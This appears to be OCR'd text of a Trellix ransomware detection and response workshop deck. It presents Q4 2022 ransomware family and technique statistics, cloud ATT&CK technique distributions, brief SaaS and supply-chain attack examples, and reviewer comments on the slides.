
Trellix Xpand Digital | Cybersecurity and AI Series

Ransomware Detection & Response Workshop



Trellix

Ransomware Workshop

Mo Cashman

John Fokker

AGENDA


- Welcome
- Anatomy of Attack
- Xpress Ransomware Exercise
- Break
- Ransomware Solution Architecture
- XDR Ransomware Protection Demos
- Ransomware Resilience Journey


State of Ransomware

How has Ransomware evolved?


Trellix

1 Ransomware Prevalence



Victim Company Sector


Victim Company Size
(By Revenue)

Victims by Ransomware Group



2 Ransomware Attack Trends



Most Prevalent Ransomware Families Q4 2022

22% Cuba was the most prevalent ransomware family in Q4 2022. Zeppelin Ransomware was often used by Vice Society. Read more on Yanluowang's communication leaks.

- 🟦 Cuba
- 🟩 Hive
- 🟨 LockBit
- 🟧 Zeppelin
- 🟪 Yanluowang

Techniques Used by Ransomware Groups Q4 2022

1. Data Encrypted for Impact	17%
2. System Information Discovery	11%
3. PowerShell	10%
4. Ingress Tool Transfer	10%
5. Windows Command Shell	9%


Most Prevalent Non-Malicious Tools Used by Ransomware Groups Q4 2022

21% Cmd was the most prevalent non-malicious tool used by ransomware groups in Q4 2022.

1. Cmd	21%
2. PowerShell	14%
3. Net	10%
4. Reg	8%
5. PsExec	8%

MC0

3 IaaS Expands Entry Points



MITRE ATT&CK Techniques Distribution for AWS Q4 2022

1. Valid Accounts (T1078)	18%
2. Modify Cloud Compute Infrastructure (T1578)	12%
3. Account Manipulation T1098)	
4. Cloud Accounts (T1078.004)	
5. Brute Force (T1110) Impair Defenses (T1562)	

Top MITRE ATT&CK Techniques for Azure Q4 2022

1. Valid Accounts (T1078)	23%
2. Multi-Factor Authentication (T1111)	
3. Brute Force (T1110)	
4. Proxy (T1090)	
5. Account Manipulation (T1098)	

MITRE ATT&CK Techniques Distribution for GCP Q4 2022

1. Valid Accounts (T1078)	36%
2. Execution through API (T0871)	18%
3. Account Discovery (T1087.001) Account Manipulation (T1098) Impair Defenses (T1562) Modify Cloud Compute Infrastructure (T1578) Remote Services (T1021.004)	each 9%

Trellix

Folie 8

MC0 Need AWS, Azure and GCP icons

Mo Cashman, 2023-07-16T18:06:44.126

MC2

4 SaaS Apps Are Visibility Gaps

Using Google Drive
Attackers created a google drive document with malicious links

Using GitHub
Attackers gained access to the GitHub repositories of several companies by sharing a malicious file on the platform.

Using File Transfer Apps
Clop Ransomware group exploits 0-day vulnerability in MOVEit software

Folie 9

MC0 Can we get links or more data on these attacks?
Mo Cashman, 2023-07-16T18:25:15.955


MC1 Do we have an example from Teams or Slack?
Mo Cashman, 2023-07-16T18:40:46.860

MC2 Need a proper icon for MoveIT
Mo Cashman, 2023-07-16T18:48:29.875

MC0

5

Exploiting the Trusted Supply Chain




The Washington Post

Democracy Dies in Darkness

National Security Foreign Policy Intelligence Justice Military

Chinese hackers breach email of Commerce Secretary Raimondo and State Department officials

The State Department discovered the Microsoft vulnerability, which affected unclassified government systems, last month



FORBES > MONEY > MARKETS

Microsoft Security Breach: A Wake-Up Call For Board Of Directors

Betsy Atkins Contributor

I'm a board vet writing about corporate governance & business trends

Follow

0

Jul 18, 2023, 02:35pm EDT

A presenter talks about Microsoft in the Information Age during the World Artificial Intelligence ...

